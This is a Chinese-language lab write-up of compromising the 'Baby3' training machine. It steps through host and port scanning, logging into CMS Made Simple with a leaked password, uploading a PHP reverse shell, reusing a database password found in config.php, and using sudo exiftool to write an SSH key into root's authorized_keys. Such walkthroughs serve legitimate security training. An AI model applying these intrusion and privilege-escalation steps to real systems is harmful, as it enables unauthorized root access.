

1.主机发现

```
┌─(root@PH)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:84:cf:10, IPv4: 192.168.56.88
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:1b    (Unknown: locally administered)
192.168.56.100 08:00:27:fa:5a:d2    PCS Systemtechnik GmbH
192.168.56.106 08:00:27:8f:94:e1    PCS Systemtechnik GmbH
```

靶机地址是192.168.56.106

2.端口扫描

```
┌─(root@PH)-[~]
└─# nmap -Pn $ip -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-18 18:01 CST
Nmap scan report for baby3.dsz (192.168.56.106)
Host is up (0.00061s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:8F:94:E1 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.61 seconds
```

开放了22和80

3.Web

- 能扫到两个目录, **README.txt** 和 **email.txt**

```
┌─(root@PH)-[~]
└─# curl http://$ip/README.txt
-----
CMS Made Simple PHAR Based Installation Assistant
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This document describes using the CMS Made Simple PHAR Based installation
assistant.

The PHAR based installation assistant is a stand-alone PHP application built
to provide
```

the ability to install, upgrade, or freshen CMS Made Simple from within a single easy-to-use PHP script.

NOTE:

The PHAR based installation assistant is a binary file and must be transferred in binary mode!

WARNING:


Do not use your email as password !!!
.....

最后一句提示不要将你的邮箱当作密码

```
(root@PH)-[~]
# curl http://$ip/email.txt
admin@baby3.dsz
```

这里又给了一个邮箱的文件，所以**admin@baby3.dsz** 可能是密码

- web上能发现一个域名**baby3.dsz**，将他添加到**/etc/hosts**
使用域名请求发现他是一个cms，再扫一下目录可以发现**/admin**，请求会发现跳转到登录框，使用刚才发现的试试**admin:admin@baby3.dsz** ,成功登录
- 进来后一通找，发现了文件上传点，传了个**reverse.phtml**上去，成功拿到shell



4.提权

- 在www-data目录下发现config.php

```

www-data@Baby3:/var/www/baby3.dsz$ cat config.php
<?php
# CMS Made Simple Configuration File
# Documentation: https://docs.cmsmadesimple.org/configuration/config-
file/config-reference
#
$config['dbms'] = 'mysqli';
$config['db_hostname'] = 'localhost';
$config['db_username'] = 'cms_user';
$config['db_password'] = 'StrongPassword123!';
$config['db_name'] = 'cms_db';
$config['db_prefix'] = 'cms_';
$config['timezone'] = 'UTC';
?>

```

开始连接了数据库一顿框框找，结果**StrongPassword123!** 就是 **welcome**的密码

- 拿到welcome用户后

```

welcome@Baby3:~$ sudo -l
Matching Defaults entries for welcome on Baby3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Baby3:
    (ALL) NOPASSWD: /usr/bin/exiftool

```

发现能执行**exiftool**，这里我经过测试，`exiftool a -o b`，只有当b不存在的时候，才能将a写入b

不是兄弟，原来我还想着覆盖**/etc/passwd**，你这样搞。

然后我发现

```

welcome@Baby3:~$ sudo exiftool /root/.ssh
1 directories scanned
0 image files read

```

他说目录被扫到了，那我就传公钥了

```

welcome@Baby3:~$ echo 'ssh-rsa AAAAB3NzaC1yc.....'>x
welcome@Baby3:~$ sudo exiftool ./x -o /root/.ssh/authorized_keys
1 image files copied

```

然后ssh上去就行了

```

└─(root@PH)-[~/ .ssh]

```

```
└─# ssh root@$ip
```

```
Linux Baby3 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
```

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

```
Last login: Fri Oct 17 22:03:56 2025 from 192.168.3.94
```

```
root@Baby3:~# ls
```

```
root.txt
```

```
root@Baby3:~# cat root.txt
```

```
flag{root-bb289959b86dd81869df2eb9a7f3602a}
```

```
root@Baby3:~# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```